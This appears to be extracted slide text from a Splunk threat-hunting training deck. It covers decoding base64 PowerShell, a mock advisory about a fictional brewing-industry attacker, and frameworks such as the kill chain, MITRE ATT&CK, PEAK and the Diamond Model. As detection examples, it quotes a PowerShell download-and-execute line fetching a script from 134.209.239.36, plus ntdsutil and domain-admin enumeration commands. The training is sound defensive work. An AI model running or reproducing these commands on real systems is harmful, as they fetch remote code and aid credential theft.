
- powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}

Decoded Processes

- ntdsutil
 - net group 'Domain Admins'
 - powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}
 - IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock

MITRE ATT&CK Techniques Referenced

PowerShell process with an encoded command detected on titan.thirstyberner.com



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Use Splunk custom commands to decode base64 at the time of correlation
- Decoded Processes and Parent Processes would be in the Notable Event

The screenshot shows the Splunk Add-on Store interface. A search bar at the top right contains the text "base64". Below it, a "Sort by" dropdown is set to "Sort By Best Match". On the left, there are three filter sections: "BUILT BY" (Splunk, Cisco, Partners, Community), "PLATFORM" (SPLUNK, selected), and "CATEGORY" (Artificial Intelligence, Business Analytics). The main area displays five search results:

- DECRYPT2** (By Gareth Anderson) - A developer-supported add-on for Splunk Enterprise. It is a fork of DECRYPT and provides Splunk commands for decoding fields. Rating: ★★★★★ (3).
- Encode / Decode Data for Splunk** (By Splunk Works) - A NOT SUPPORTED add-on for Splunk Enterprise. It allows for encoding and decoding of fields within Splunk results. Rating: ★★★★★ (2).
- Encrypt and Decrypt data within Events** (By Nimish Doshi) - A NOT SUPPORTED add-on for Splunk Enterprise. It creates an easy way to encrypt data within events and decrypt data at search time. Rating: ★★★★★ (5).
- Crypto and Encoding Add-On** (By Harun Kuessner) - A NOT SUPPORTED add-on for Splunk Enterprise. It provides custom search commands for ciphering/deciphering data. Rating: ★★★★★ (3).
- GoAhead Strutils** (By GoAhead Dev Team) - A developer-supported add-on for Splunk Enterprise. It includes utility commands for string data, such as BASE64 encode & decode, ROT13, ROT47 convert, and coding detection. Rating: ★★★★★ (2).

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the IP address 134.209.239.36 being referenced.

Methods to Characterize Adversary Operations

splunk® > turn data into doing™

Lockheed Martin Kill Chain


If one artifact (IP, host, process, etc.) can be identified, a defender can move in either direction along the kill chain to disrupt a current operation or learn more to prevent future attacks.



MITRE ATT&CK

Adversarial Tactics, Techniques, and Common Knowledge

Builds on Lockheed Martin's Kill Chain methodology but focuses on tactics and techniques that occur during exploit and activity occurring post exploit




PRE

Reconnaissance
Resource Development

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control

PEAK Threat Hunting Framework


PEAK, an acronym for "Prepare, Execute, and Act with Knowledge," brings a fresh perspective to threat hunting. It incorporates three distinct types of hunts



Hypothesis-Driven



Baseline



Model-Assisted

THREATCONNECT INCIDENT 19770525F:
BATTLE OF YAVIN (EVENT: DEATH STAR DESTRUCTION)


Diamond Model

More often used within Threat Intelligence, but has a place as part of Threat Hunting

